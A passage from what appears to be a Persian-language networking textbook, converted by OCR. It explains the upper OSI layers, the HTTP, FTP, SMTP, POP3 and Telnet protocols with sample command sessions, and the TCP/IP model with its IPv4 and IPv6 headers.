3517P "A Conservative Selective Acknowledgement (SACK)-based Loss Recovery Algorithm for TCP"

5. لایه جلسه (Session) :

لایه جلسه به کاربران یک شبکه این امکان را می دهد که با یکدیگر نشست برقرار کنند.

خدماتی که لایه جلسه ارائه می دهد به شرح زیر است :

- ❖ تعیین نوبت برای انتقال داده.
- ❖ جلوگیری از ایجاد تداخل در بین ارتباط کاربران (مدیریت شناسه).
- ❖ مدیریت بر روند انتقال (هرگاه انتقالی با مشکل روبه رو شود، روند ادامه کار از همان جایی که مشکل اتفاق افتاده ادامه می یابد).

لایه جلسه یک لایه با ارتباط انتها به انتهاست و برای انجام وظایف خود از الگوریتم های ویژه در این لایه استفاده می شود.

6. لایه نمایش (Presentation) :

برخلاف لایه های پایینی مدل OSI که با انتقال بیت ها سروکار دارند، لایه نمایش با قواعد نحوی و معنایی اطلاعاتی که منتقل می شوند درگیر است.

می دانیم که کامپیوتر ها معمولا داده ها را با اشکال مختلف نمایش می دهند. برای اینکه انواع مختلف کامپیوترها بتوانند با یکدیگر ارتباط برقرار کنند، باید ساختمان داده ها را به صورت انتزاعی تعریف کرد و سپس به صورت کد درآورد تا بتوانند از خطوط عبور کنند. وظیفه لایه نمایش این است که این ساختمان داده های انتزاعی را مدیریت کند.

توجه:

به دلیل اینکه در مدل های واقعی از شبکه مانند TCP/IP لایه های جلسه و نمایش پیاده سازی نشده اند و در دنیای واقعی کاربردی ندارند به توضیح بیشتری در مورد این دو لایه نمی پردازیم.

7. لایه کاربرد (Application):


لایه کاربرد شامل پروتکل های مختلفی است که توسط کاربران مورد استفاده قرار می گیرد. نمونه ای از این پروتکل ها ، پروتکل HTTP است که قراردادی برای انتقال اسناد HTML می باشد و اینترنت بر مبنای آن پایه ریزی شده است.

در لایه کاربرد برنامه های مختلفی می توانند اجرا شوند و هر کدام نیز بر اساس پروتکلی خاص فعالیت کنند. برنامه های لایه کاربرد در هر مرحله داده های خود را برای ارسال بر روی شبکه به لایه های پایین تر خود می

دهند تا بعد از اعمال قواعد گفته شده در هر لایه به لایه فیزیکی برای ارسال بر روی خط تحویل داده شوند. لایه های پایین تر در ماشین مقابل وقتی داده ها را دریافت می کنند، با توجه به شماره پورت هر برنامه اطلاعات دریافتی را بین برنامه های درخواست کنند یا سرویس دهنده تقسیم می نمایند شکل 1-23 روند ارسال یک بسته را از لایه کاربرد یک ماشین و دریافت آن توسط لایه فیزیکی ماشین مقابل و همچنین اتفاقاتی که در هر لایه برای بسته ها می افتد را نمایش می دهد.

در لایه کاربرد پروتکل های مختلفی فعالیت می کنند. در زیر به چند نمونه از آنها اشاره می کنیم:

- پروتکل انتقال ابر متن HTTP .
- پروتکل ارسال فایل FTP .
- پروتکل ارسال پست الکترونیکی SMTP.
- پروتکل دریافت پست الکترونیکی POP2 و POP3.
- پروتکل اجرای فرامین از راه دور TELNET .
- پروتکل انتقال ابر متن با امنیت HTTPS
- پروتکل TFTP
- پروتکل NETBIOS
- پروتکل GOPHER



شکل 23-1: نمایش ارسال اطلاعات از لایه کاربرد یک سیستم و تحویل آن به لایه کاربرد سیستم دیگر

پروتکل HTTP :

پروتکل HTTP قراردادی برای ارسال ابرمتن (HTML) تحت شبکه های کامپیوتری است. این پروتکل بر روی پورت 80 فعالیت می کند. و برای انجام سرویس دهی نیاز به یک ماشین سرویس دهنده HTTP و یک ماشین سرویس گیرنده HTTP داریم.

برنامه های مختلفی برای سرویس دهی پروتکل HTTP وجود دارد مانند سرویس دهنده HTTP شرکت مایکروسافت به نام IIS و یا سرویس دهنده متن باز Apache . در قسمت کلاینت هم که به آن مرورگر نیز می گویند می توان از برنامه های متفاوتی که برای این منظور در دسترس هستند استفاده کرد.

نحوه کار پروتکل HTTP :

این پروتکل که به صورت TCP فعالیت می کند، ابتدا با استفاده از مرورگر تقاضای یک سند خاص را از ماشین سرویس دهنده می نماید. این تقاضا با استفاده از متد Get که از مجموعه فرامین پروتکل HTTP است به سمت سرور ارسال می شود.

در زیر می توانید نمونه ای از درخواست یک مرورگر را مشاهده کنید:

```
GET http://www.google.com/ HTTP/1.0
Accept: */*
Accept-Language: ar-sa
Cookie:
PREF=ID=e187840af863edf3:LD=en:CR=2:TM=1125144023:LM=1125144034:S
=hdvBGdMXIARsza6x
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
Host: www.google.com
Proxy-Connection: Keep-Alive
```

همانطور که در بالا مشاهده می کند به وسیله یک مرورگر اینترنت اکسپلور مایکروسافت یک تقاضا برای دریافت صفحه اصلی سایت www.google.com ارسال شده است.

برای دریافت یک سند HTML کافی است درخواست خود را در قالب زیر ارسال کنید:

GET آدرس سند HTTP/1.0 or HTTP/1.1

پروتکل HTTP متدهای دیگری برای انجام وظایف خود دارد که در زیر به بعضی از آنها اشاره می کنیم:

- متد HEAD درخواست خواندن هدر بسته HTTP را می نماید.
- متد POST برای انتقال اطلاعات توسط بدنه بسته HTTP به کار می رود.
- متد DELETE، توسط این فرمان می توانید یک سند HTML خاص را حذف نمایید. توجه داشته باشد که برای اجرای این فرمان نیاز به مجوز از سوی سرویس دهنده دارید.

- متد PUT ، با استفاده از این متد می توانید صفحه وبی را در سرویس دهنده ذخیره کنید.

- متد CONNECT که فعلا کاربردی ندارد و برای استفاده در آینده رزرو شده است.

شما می توایند با استفاده از فرامین پروتکل HTTP بنا به نیاز خود سرویس دهنده HTTP و یا سرویس گیرنده HTTP مربوط به خود را بسازید. فقط نکته در ساخت این نوع برنامه ها این است که شما باید با دستورات اسناد HTML نیز آشنا باشید که بتوانید وقتی این دستورات را از یک سرویس دهنده HTTP دریافت می کنید، آنها را کد گشایی کرده و از آنها استفاده کنید.

پروتکل FTP:

پروتکل FTP قراردادی برای انتقال فایل ها و اسناد تحت شبکه است. این سرویس بر روی دو پورت 20 و 21 به صورت استاندارد تعریف شده است. پورت 20 برای انتقال داده ها و پورت 21 به منظور صدور فرامین در نظر گرفته شده است (شکل 24-1).

پروتکل FTP همانند دیگر سرویس ها از دو قسمت مشتری (Client) و خدمتگزار (Server) تشکیل شده است. در قسمت کلاینت با استفاده از فرامینی می توان فایل ها را مدیریت ، ارسال و یا دریافت کرد. و قسمت سرور نیز موظف است تا سرویس های مورد نیاز قسمت کلاینت را فراهم کند.

فرامین پروتکل FTP :

در زیر بعضی از فرامین این پروتکل به همراه توضیحات آن آورده شده است:

- با استفاده از فرمان USER شناسه کاربری خود را برای سرویس دهنده مشخص می کنیم.

- برای اینکه کلمه عبور خود را برای سرور ارسال کنیم از فرمان PASS استفاده می کنیم.

- HELP ، این فرمان راهنمای استفاده از سرویس FTP را نمایش می دهد.

- با DIR می توانیم از فایل ها و پوشه ها فهرست گیری کنیم.
- فرمان LS نیز مشابه فرمان DIR عمل می کند.
- با استفاده از دستور MKDIR می توان یک شاخه جدید در فضای FTP SERVER ایجاد نمود.
- RMDIR ، با استفاده از این فرمان می توان یک شاخه را حذف نمود.
- اگر بخواهیم مسیری که در آن قرار داریم را چاپ کنیم از فرمان PWD استفاده می کنیم.
- CD ، این فرمان برای تعویض پوشه کاری است.
- PORT ، این فرمان برای تغییر شماره پورت ارسال اطلاعات است.
- برای ارسال یک فایل از فرمان SENDاستفاده می شود.
- فرمان RECV برای دریافت یک فایل است.
- با استفاده از فرمان DELETE می توان یک فایل را حذف نمود.
- فرمان PUT برای ارسال اطلاعات است (مشابه فرمان SEND).
- فرمان GET به منظور گرفتن یک فایل به کار می رود (مشابه فرمان RECV).
- فرمان MPUT برای ارسال مجموعه ای از فایل ها مورد استفاده قرار می گیرد.

- فرمان MGET برای دریافت گروهی فایل ها به کار می رود.

- برای تغییر نام یک فایل یا پوشه می توان از فرمان RENAME استفاده کرد.

- اگر بخواهیم جزئیات بیشتری در مورد نحوه کارهر فرمان در خروجی مشاهده کنیم از فرمان VERBOSE استفاده می کنیم.

- برای قطع ارتباط با سرور از فرمان CLOSE استفاده می کنیم.

- فرمان QUIT برای خروج از برنامه به کار می رود.

برای تمرین فرامین بالا می توانید از برنامه FTP کلاینت سیستم عامل ویندوز استفاده کنید. برای اجرای این برنامه به Command Prompt این سیستم عامل بروید و دستور زیر را بنویسید:

C:\> FTP آدرس سرور


مثال:

C:\> FTP ftp.msn.com

بعد از این مرحله از شما نام کاربری و کلمه عبور درخواست می شود. و در نهایت شما می توانید با استفاده از فرامین بالا به انتقال و مدیریت فایل های سرور FTPخود بپردازید.

نکته:

بعضی از سرویس دهنده های FTP به شما این امکان را می دهند که بدون داشتن نام کاربری و کلمه عبور، از سرویس های FTP ارائه شده در آن سیستم استفاده کنید. البته ممکن است در این حالت فقط اجازه خواندن و دریافت فایل ها را داشته باشید و نتوانید چیزی را در سرویس دهنده تغییر دهید. برای این منظور به جای کلمه عبور باید کلمه anonymous و به جای رمز عبور یک آدرس پست الکترونیکی (یک عبارت که شامل کاراکتر @ باشد) بنویسید.



شکل 24-1: نحوه برقراری ارتباط به وسیله دو پورت در پروتکل FTP

پروتکل SMTP :

احتمالا شما تا به حال بارها از پست الکترونیکی (E.Mail) برای برقراری ارتباط با دیگران استفاده کرده اید. پست الکترونیکی مجموعه ای از برنامه ها است که توسط آن می توانید متن و اسناد خود را تحت شبکه انتقال دهید، برای ارسال و دریافت پست الکترونیکی پروتکل های متفاوتی وجود دارد، ما در این قسمت به پروتکل SMTP (Semple Mail Transfer Protocol)، که برای ارسال E.Mail از آن استفاده می شود را توضیح می دهیم.

پروتکل SMTP به صورت استاندارد بر روی پورت 25 فعالیت می کند. و تحت این پورت به ارسال پست الکترونیکی می پردازد.

در پروتکل SMTP برای ارسال یک Mail قوانینی در نظر گرفته شده است. اگر شخصی یا برنامه ای بخواهد تحت این پروتکل متنی را به آدرس خواصی ارسال کند باید این قوانین را در نظر داشته باشد.

قوانین ارسال پست الکترونیکی در پروتکل SMTP :

برای ارسال یک E.Mail در اولین گام شما باید به ماشینی در شبکه که این سرویس بر روی آن فعال است متصل شوید. برای این منظور می توانید از ماشین های سرویس دهنده پست الکترونیکی معرف دنیا استفاده نمایید. یا اینکه بر روی شبکه به دنبال ماشینی که پورت 25 باز دارد بگردید.

در زیر آدرس بعضی از سرویس دهنده های بزرگ پست الکترونیکی نوشته شده است:

www.mail.yahoo.com

www.gmail.com

www.hotmail.com

www.mailcity.com

بعد از پیدا کردن یک میزبان در شبکه که سرویس پست الکترونیکی به کاربران می دهد، نوبت به برقراری اتصال با این ماشین است. برای این کار شما باید با استفاده از یک نرم افزار مشتری پست الکترونیکی یا اینکه به وسیله یک برنامه کلاینت متنی (مثل نرم افزارTelnet سیستم عامل ویندوز) که دستورات را به طرف سرور ارسال می کند با ماشین میزبان ارتباط برقرار کنید.

نحوه برقراری ارتباط با سرویس خواصی از یک ماشین توسط برنامه Telnet در زیر نشان داده شده است:

telnet شماره پورت 25 آدرس ماشین سرویس دهنده

در مثال زیر به سرویس SMTP ماشینی با آدرس mail.yahoo.com به وسیله برنامه telnet متصل می شویم:

telnet mail.yahoo.com 25

بعد از اتصال به ماشین برای پذیرفته شدن در سرویس SMTP شما باید از دستور HELO استفاده کنید.

مثال:

HELOآدرس ماشین میزبان

بعد از اتصال شما به سرویس SMTP باید قبل از هر کار دیگری آدرس پست الکترونیکی خود و آدرس پست الکترونیکی شخصی که مایل به ارسال اطلاعات به او هستید را مشخص کنید. برای مشخص کردن آدرس پست الکترونیکی خود از از دستور :MAIL FROM و برای مشخص کردن آدرس گیرنده از دستور :RCPT TO استفاده می شود.

مثال زیر نحوه نوشتن این دستورات را نمایش می دهد:

آدرس پست الکترونیکی فرستنده : MAIL FROM

آدرس پست الکترونیکی گیرنده : RCPT TO

در هر پست الکترونیکی می توان چندین کلمه را به عنوان موضوع پیام مشخص کرد، برای تنظیم موضوع پست الکترونیکی می توانید از دستور :SUBJECT استفاده کنید.

مثال:

موضوع پست الکترونیکی : SUBJECT

در نهایت با استفاده از دستور data می توانید متن E.Mail خود را بنویسید:

مثالی از نحوه کاربرد دستور data :

```
DATA:
        This is a Test
        This is a Test
.
```

برای مشخص کردن پایان متن Mail نیز باید از یک نقطه استفاده کرد.

حال با استفاده از دستور QUIT می توانید میل خود را ارسال کنید و اتصال خود را به سرویس دهنده پست الکترونیکی قطع نمایید.

مثالی از چگونگی ارسال یک پست الکترونیکی :

```
telnet  gmail.com 25

HELO  gmail.com

MAIL FROM : test@gmail.com
RCPT TO :  Ali@yahoo.com
```

SUBJECT: This is a Test

DATA:

Hi Ali

How are You?

.

QUIT

نکته:

سرویس دهنده SMTP در هر مرحله ارسال پست الکترونیکی برای شما پیغام های مناسبی صادر می کند.

نکته:

سرویس SMTP مشکلاتی دارد که این مشکلات در نسخه دیگری از این سرویس به نام ESMTP برطرف شده است (ESMTP در RFC 2821 شرح داده شده است) در هنگام برقراری ارتباط با یک سرویس دهنده SMTP اگر به جای پیام HELO دستور EHELO را بنویسید و این دستور پذیرفته شود، سرویس دهنده از ESMTP پشتیبانی می کند.

نکته:

در بعضی از سرویس دهنده های SMTP به جای دستور HELO باید از دستور HELLO استفاده کرد. اگر با نوشتن دستور HELO نتیجه ای نگرفتید دستور HELLO را امتهان کنید.

پروتکل POP3 :

پروتکل SMTP برای ارسال پست الکترونیکی بکار می رود. اما برای دریافت و خواندن نامه ها دریافت شده باید از پروتکل POP3 (Post Office Protocol) استفاده کرد. نوع قدیمی تر پروتکل POP3 به نام POP2 شناخته می شود.

سرویس POP3 به صورت استاندارد بر روی پورت شماره 110 فعالیت می کند. و پورتی که برای سرویس POP2 در نظر گرفته شده است پورت شماره 109 است.

برای اینکه بتوانید به صندوق پستی خود در یک سرویس دهنده پست الکترونیکی متصل شوید فرمان زیر را صادر کنید:

telnet شماره پورت 110 آدرس سرویس دهنده پست الکترونیکی

مثال:

telnet gmail.com 110

با اجرای دستور فوق در صورتی که سرویس دهنده شما آماده فعالیت یاشد، برنامه Telnet به سرویس POP3 که بر روی پورت 110 فعال است متصل می شود.در این زمان شما باید با استفاده از دستورات POP3 کلمه عبور و رمز پست الکترونیکی خود را وارد کنید تا بتوانید نامه ها موجود در صندوق پستی خود را مدیریت کنید.

دستورات پروتکل POP3 به شرح زیر است:

- برای نوشتن نام کاربری از دستور USER استفاده می شود.
- با استفاده از دستور PASS کلمه عبور خود را وارد کنید.
- دستور LIST از نامه های موجود در صندوق پستی لیست تهیه می کند.
- دستور DELE xxx برای حذف نامه بکار می رود. xxx در اینجا شماره نامه ای است که با استفاده از دستور LIST مشخص می شود.
- برای خاوندن نامه می توان از دستور RETR xxx استفاده کرد. در این دستور xxx شماره نامه است.
- QUIT برای خروج از صندوق پستی بکار می رود.

مثال زیر نحوه کار با پروتکل POP3 را نشان می دهد:

```
telnet gmail.com 110
+OK POP3 server ready ( پیام سرویس دهند )
USER    Test
+OK
PASS    XXXXXX
+OK login successful
LIST
1               2536
2               4563
3               8955
```

```
4               4122
5               6333

   RETR 1

         Salam
               Hal Shoma
               …
               …
               …
         Bye

   DELE   3
   QUIT
    +OK  POP3  server disconnecting
```

نکته:

شما با فراگیری اصول برنامه نویسی شبکه می توانید با استفاده از دستورات و قوانین پروتکل های لایه کاربرد برنامه های دلخواه خود را برای این قراردادها بنویسید و از آنها استفاده کنید.

پروتکل TELNET :

با استفاده از پروتکل TELNET می توانید به وسیله یک ماشین از راه دور دستورات خود را در ماشین مقصد اجرا کنید. این خصوصیت به مدیران شبکه اجازه می دهد، بدون اینکه در مقابل ماشین سرور بنشینند، به وسیله یک کامپیوتر متصل به شبکه در هر کجای دنیا که باشند دستورات خود را اجرا کنند.

پروتکل TELNET بر روی پورت شماره 23 فعالیت می کند. این پروتکل به دلیل ماهیتی که دارد، ممکن است از نظر امنیتی برای یک شبکه مشکل ایجاد کند. به همین دلیل است که اکثر مدیران شبکه این سرویس مفید را از سیستم حذف می کنند یا آن را به حالت غیر فعال در می آورند.

برای اتصال به سیستمی که سرویس TELNET بر روی آن فعال است می توانید دستور زیر را اجرا کنید:

telnet آدرس ماشین سرور 23

مثال:

telnet sharef.edu 23

دستور بالا سعی می کند که به سرویس TELNET دانشگاه صنعتی شریف متصل شود.

پشته پروتکلی TCP/IP :

مدل مرجع OSI یک مدل استاندارد است که تمامی جزئیات طراحی یک رویه ارتباطی در شبکه های کامپیوتری را در خود گنجانده است و برای هماهنگی در طراحی مدل های مختلف توسط سازمان جهانی استاندارد (ISO) ایجاد شده است. اما به دلیل پیچیدگی های فراوان و همچنین جزئیات خیلی زیاد هیچ گاه به صورت واقعی برای کار در شبکه های کامپیوتری پیاده سازی نشده است.

از نقاط ضعف مدل OSI می توان موارد زیر را ذکر کرد :

در مدل OSI انتخاب هفت لایه بیشتر جنبه نمایشی داسته است تا تکنیکی، زیرا دو لایه جلسه و نمایش تقریبا بدون استفاده هشتند.

مدل OSI به دلیل پیچیدگی بیش از حد آن مبهم است و نمی توان به راحتی تمام استاندارد های موجود در آن را پیاده سازی کرد.

در این مدل (OSI) بعضی از موارد نظیر آدرس دهی و همچنین خطا یابی در لایه های مختلف تکرار شده است.

مجموع معایب فوق و همچنین نقاط ضعف دیگری ازاین مدل باعث کندی بیش از حد این مدل شبکه ای شده و همین امر موجب شد تا هیچگاه به صورت عمومی از این استاندارد استفاده نشود. ولی این مدل به دلیل جامعیتش به صورت یک استاندارد برای بقیه مدل های تولیدی شبکه قرار گرفته است.

برای کار درشبکه به صورت واقعی نیاز به این همه جزئیات احساس نمی شود و پروتکل هایی که در شبکه های واقعی مورد استفاده قرار می گیرند اغلب به حداقل جزئیات در هر قسمت قناعت می کنند. IPX/SPX ، TCP/IP و Apple Talk نمونه هایی از پشته های پروتکلی هستند که در شبکه های واقعی مورد استفاده قرار گرفته اند.

در این قسمت ما قصد داریم پشته پروتکل TCP/IP را شرح دهیم. دلیل این امر این است که امروزه پشته پروتکلی TCP/IP مدلی استاندارد و عمومی در شبکه های مختلف است و همچنین شبکه اینترنت نیز بر مبنای این مدل فعالیت می کند.

در شکل زیر مدل OSI در کنار مدل TCP/IP آمده است شما در این شکل می توانید تفاوت این دو مدل را در نوع و تعداد لایه ها شماهده کنید:

شکل 25-1:
مقایسه ساختار TCP/IP و ساختار OSI (شکل سمت چپ مدل OSI و شکل سمت راست مدل TCP/IP)

لایه میزبان شبکه :

همانطور که در شکل فوق مشاهده می کنید ، در مدل TCP/IP دو لایه فیزیکی و لایه پیوند دادها در مدل OSI با یکدیگر ادغام شده اند و لایه میزبان شبکه را در مدلTCP/IP به وجود آورده اند. در مدل TCP/IP به دلیل به وجود آوردن هماهنگی با سخت افزار های متفاوت در لایه میزبان شبکه قسمت اتصال به سخت افزار را به صورت Protocol Free معرفی کرده اند یعنی این مدل می تواند با هر گونه سخت افزاری هماهنگ شود و تحت هر شبکه ای به وظایف خود عمل کند. این قابلیت باعث شده است تا این مدا در شبکه اینترنت به خوبی کار کند و مورد استفاده قرار گیرد.

لایه اینترنت :


لایه شبکه در مدل OSI جای خود را به لایه اینترنت در مدل TCP/IP داده است. لایه اینترنت در مدل TCP/IP وظیفه مسیریابی بسته های TCP را به عهده دارد. این لایه یک لایه Hop To Hop است و در هر مرحله بسته های TCP را به مسیریاب بعدی انتقال می دهد، این روند تا جایی ادامه می یابد که بسته ها به مقصد برسند. در این لایه با استفاده از پروتکل IP (Internet Protocol) آدرس ماشین های موجود در شبکه را مشخص می کنند.

پروتکل IP :

پروتکل IP یک پروتکل برای آدرس دهی و انتقال بسته ها در شبکه اینترنت است. این پروتکل به هر بسته ای که می خواهد بر روی شبکه ارسال شود یک هدر اضافه می کند. این هدر در مسیر یاب ها و همچنین سویچ ها موجود در مسیر تجزیه و تحلیل می شود و در هر مرحله تحویل گام بعدی داده می شود. پروتکل IP درحال حاضر در دو ویرایش موجود است :

- IPv4
- IPv6

IPv4 ویرایش قدیمی تر این پروتکل می باشد که هم کنون در شبکه اینترنت مورد استفاده قرار می گیرد. هدر این نسخه را می توانید در شکل 26-1 مشاهده می کنید.



شکل 26-1) نمایش هدر IPv4

شرح فیلد های مختلف هدر IPv4 :

- فیلد Version مشخص می کند که این بسته تحت کدام ویرایش از پروتکل IP قرار دارد.
- فیلد IHL مشخص می کند که طول هدر چند کلمه 32 بیتی است.
- Type of Service برای تنظیم قابلیت اطمینان یا انتقال با سرعت بالا مورد استفاده قرار می گیرد.
- فیلد Total Lengthطول کل بسته به همراه هدر را مشخص می کند.
- فیلد Identification در صورتی که بسته به قطعاتی شکسته شود ، مشخص می کند که هر قطعه مربوط به کدام بسته است.
- فیلد Flags شامل 2 بیت است: بیت DF و بیت MF . اگر بیت DF برابر یک شود، هیچ مسیریابی حق شکستن بسته را ندارد. و اگر MF یک شود، بسته به قطعاتی شکسته شده است که همه قطعات یک مشخصه منحصربه فرد خواهند داشت که در فیلد Identification ذکر می شود.
- فیلد Fragment Offset شماره قطعه را مشخص می کند.
- فیلد Time to Live یک شمارنده است که طول عمر بسته را مشخص می کند. این شمارنده بعد ازعبور از هر مسیریاب یک واحد کاهش می یابد، و هنگامی که به صفر برسد بسته حذف خواهد شد. از این مکانیزم می توان برای حذف بسته های سرگردان از شبکه استفاده کرد.
- فیلد Protocol تعیین می کند، که این بسته تحت پروتکل TCP کار می کند یا UDP.
- Check Sum برای کنترل خطا در نظر گرفته شده است.
- فیلد Source Address آدرس IP کامپیوتر مبداء را مشخص می کند.
- Destination Address آدرس IP ماشین مقصد را نگهداری می کند.
- فیلد Options برای کاربرد های خاص و شخصی در نظر گرفته شده است.

اگر در هدر IPv4 دقت کنید، می بینید که در این هدر حداکثر 32 بیت برای آدرس دهی IP در نظر گرفته شده است. همانطور که می دانید با این مقدار بیت تنها می توان دو به توان 32 ماشین در شبکه را آدرس دهی کرد. امروزه به دلیل گسترش بیش از حد شبکه جهانی اینترنت دیگر این مقدار ماشین جوابگوی نیاز روز افزون جهان نمی باشد به همین دلیل ویرایش جدیدتری از پروتکل IP مطرح شده است. این ویرایش IPv6 است. اگر چه تا کنون به صورت عمومی و تجاری از پروتکل IPv6 استفاده نشده است، ولی در آینده نزدیک باید شاهد رشد و همه گیر شدن ویرایش جدید پروتکل IP باشیم.

در شکل 1-27 می توانید هدر IPv6 را مشاهده کنید:

Version	Priority	Flow Label
Pay Land Length	Next Header	Hop Limit
Source Address		
Destination Address		

شکل 27-1 نمایش هدر IPv6

شرح قسمت های مختلف هدر IPv6 :

- فیلد Version حاوی عدد 6 برای تعیین ویرایش هدر IP می باشد.
- فیلد Priority حاوی اولویت بسته می باشد. برای امور عادی 0 تا 7 و برای کارهای بلادرنگ 8 تا 15. طول این فیلد 4 بیت می باشد.
- فیلد Flow Label جریان بسته را مشخص می کند.
- فیلد Pay Land Length مش خص می کند، که طول بسته بدون 40 بایت مربوط به اولین هدر چقدر می باشد.
- فیلد Next Header مشخص می کند که هدر بعدر وجود دارد یا خیر.
- Hop Limit طول عمر بسته را مشخص می کند. این فیلد مشابه فیلد Time to Live هدر بسته IPv4 است.
- فیلد Source Address مشخص کننده ادرس مبدا می باشد. در IPv6 این فیلد 128 بیت طول دارد که به وسیله ان می توان 2 به توان 128 ماشین را آدرس دهی کرد.
- فیلد Destination Address مشخص کننده آدرس مقصد است. طول این فیلد 128 بیت می باشد.

نکته:

در سیستم IPv6 هر بسته می تواند تا شش هدر اضافی دیگر نیز داشته باشد که از این هدر ها می توان برای عملیات مسیریابی، رمزنگاری، تایید هویت ، قطعه بندی و ... استفاده کرد.

نکته:

آدرس هر هدر به وسیله فیلد Next Header در هدر بسته های IPv6 مشخص می شود.

نکته:

در لایه اینترنت جهت عیب یابی شبکه و بررسی عملیات، پروتکل های دیگری نیز وجود دارد. از این نوع پروتکل ها می توان ICMP و IGMP و در IPv6 می توان، ICMPv6 ، MLD و ND را نام برد.

پروتکل ICMP :

به دلیل اهمییت این پروتکل به شرح مختصری از این پروتکل می پردازیم.

